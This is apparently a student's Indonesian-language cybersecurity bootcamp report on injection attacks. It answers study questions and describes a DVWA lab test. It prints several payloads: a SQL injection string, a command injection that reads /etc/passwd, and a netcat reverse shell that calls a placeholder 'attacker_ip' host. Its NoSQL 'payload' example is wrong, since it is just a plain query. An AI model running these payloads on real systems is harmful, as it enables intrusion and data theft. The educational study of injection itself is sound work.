



LAPORAN

Injection Attacks (AG)

Bootcamp Cyber Security Batch 6

Disusun oleh : Adyatma Abigail

April 2026

1. Apa yang dimaksud dengan injection dalam konteks keamanan aplikasi web, dan mengapa jenis serangan ini masuk dalam OWASP Top 10.

Injection adalah query berbahaya yang dimasukkan ke sistem dengan menggunakan celah keamanan pada penulisan perintah pada web, contohnya ketika form login memiliki kerentanan `sql` maka bisa sangat berbahaya karena attacker itu bisa memasuki web tersebut tanpa login dan memiliki akun dan bahkan bisa melihat data base server, mengapa masuk OWASP top 10 karena kerentanan ini sangat berbahaya apabila dilakukan pada attacker karena dapat mencuri data sensitive dan bisa mengambil alih sistem.

2. Jelaskan perbedaan mendasar antara SQL Injection dan NoSQL Injection. Berikan satu contoh payload untuk masing-masing!

SQL Injection terjadi pada aplikasi yang menggunakan database relasional seperti MySQL, PostgreSQL, atau Microsoft SQL Server.

- Query ditulis dalam bahasa SQL (string berbasis teks).
- Serangan memanfaatkan penggabungan string yang tidak aman dalam query.
- Penyerang “menyisipkan” perintah SQL tambahan.

NoSQL Injection terjadi pada database non-relasional seperti MongoDB, CouchDB.

- Query biasanya berbentuk objek (JSON-like), bukan string SQL.
- Serangan memanfaatkan operator khusus (misalnya `$ne`, `$gt`, `$or`).
- Sering terjadi saat input langsung dimasukkan ke objek query tanpa validasi.

Payload `sql` : `' OR '1'='1' –`

Payload NoSQL : `db.users.find({ username: user, password: pass })`

3. Mengapa query berikut rawan terhadap SQL Injection?

`SELECT * FROM users WHERE username = '$username' AND password = '$password';`

Karena mengandung query yang dapat menipu sistem dan berujung sistem gagal verifikasi dan mendapatkan kemungkinan data yang seharusnya tidak di kasih.

4. Sebutkan dua dampak paling serius dari serangan SQL Injection terhadap organisasi!

Pertama dapat menyebabkan kebocoran data sensitive dan kedua dapat mendapatkan hak akses penuh pada server.

5. Bagaimana prepared statements dapat mencegah SQL Injection? Jelaskan dengan contoh

Dengan cara prepared statements mencegah SQL Injection dengan cara memisahkan struktur query (kode SQL) dari data (input user). Jadi, input dari user tidak pernah dianggap sebagai bagian dari perintah SQL—melainkan hanya sebagai nilai parameter.

Dengan prepared statement, query ditulis dengan placeholder (parameter), lalu nilainya di-bind terpisah.

Contoh di MySQL (misalnya dengan PHP PDO): `$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ? AND password = ?");`

`$stmt->execute([$user, $pass]);`

6. Berikan satu contoh serangan Command Injection dan bagaimana dampaknya bisa jauh lebih besar dibanding SQL Injection!

Misalnya aplikasi (backend) menjalankan perintah ping: `ping -c 1 $host`

Input dari user dimasukkan langsung ke variabel `$host`.

Payload serangan: `8.8.8.8; cat /etc/passwd`

Yang terjadi di sistem: `ping -c 1 8.8.8.8; cat /etc/passwd`

Artinya:

- Perintah ping dijalankan
- Lalu dilanjutkan dengan `cat /etc/passwd` (membaca file sensitif sistem Linux)

Dampak nya bisa merusak system operasi pada server bahkan.

7. Apa fungsi dari `escapeshellarg()` dalam konteks pencegahan Command Injection di PHP?

Fungsi `escapeshellarg()` di PHP digunakan untuk mengamankan input user sebelum dimasukkan ke perintah shell, sehingga mencegah Command Injection.

8. Apa itu UNION-based SQL Injection dan bagaimana cara kerja serangan ini? Berikan contoh penggunaannya?

UNION-based SQL Injection adalah teknik serangan SQL Injection yang memanfaatkan operator UNION untuk menggabungkan hasil query asli dengan query tambahan buatan attacker, sehingga data dari tabel lain bisa ikut ditampilkan ke aplikasi.

9. Sebutkan tiga teknik mitigasi untuk mencegah berbagai jenis injection attacks yang dibahas dalam modul. Jelaskan singkat masing-masing!

1. Prepared Statements (di MySQL, PostgreSQL)
memisahkan query dan input, sehingga input tidak bisa mengubah struktur SQL.
2. Input Validation (Allowlist)
hanya menerima input sesuai format (misalnya angka saja untuk ID), sehingga payload berbahaya ditolak sejak awal.
3. Escaping / Safe API
meng-escape karakter khusus (misalnya `escapeshellarg()` di PHP) agar input tidak dieksekusi sebagai perintah.

10. Berikan contoh payload command injection yang dapat menghasilkan reverse shell!

Contoh Payload (Netcat)

```
; nc attacker_ip 4444 -e /bin/bash
```

Penjelasan singkat:

- `;` → memisahkan perintah (injection)
- `nc attacker_ip 4444` → koneksi ke attacker
- `-e /bin/bash` → menjalankan shell dan mengarahkannya ke attacker.

Vulnerability: SQL Injecti ×

← → ↺

Not Secure

http://10.49.137.195/vulnerabilities/sql/?id='or+1%: ☆

CyberChef Reverse Shell Generator



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript


Vulnerability: SQL Injection


User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-che>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Act
Go t





Pada gambar di atas saya mencoba pada web lab yang rentan terhadap sqli, saya memasukkan payload `1' or 1=1#`, lalu saya langsung bisa melihat ada nama nama yang terdapat pada akun tersebut.

Serangan ini dapat di tembus karena web memiliki kerentanan sqli sehingga bug request di masukkan payload dan server memberikan data data yang seharusnya tidak di berikan.

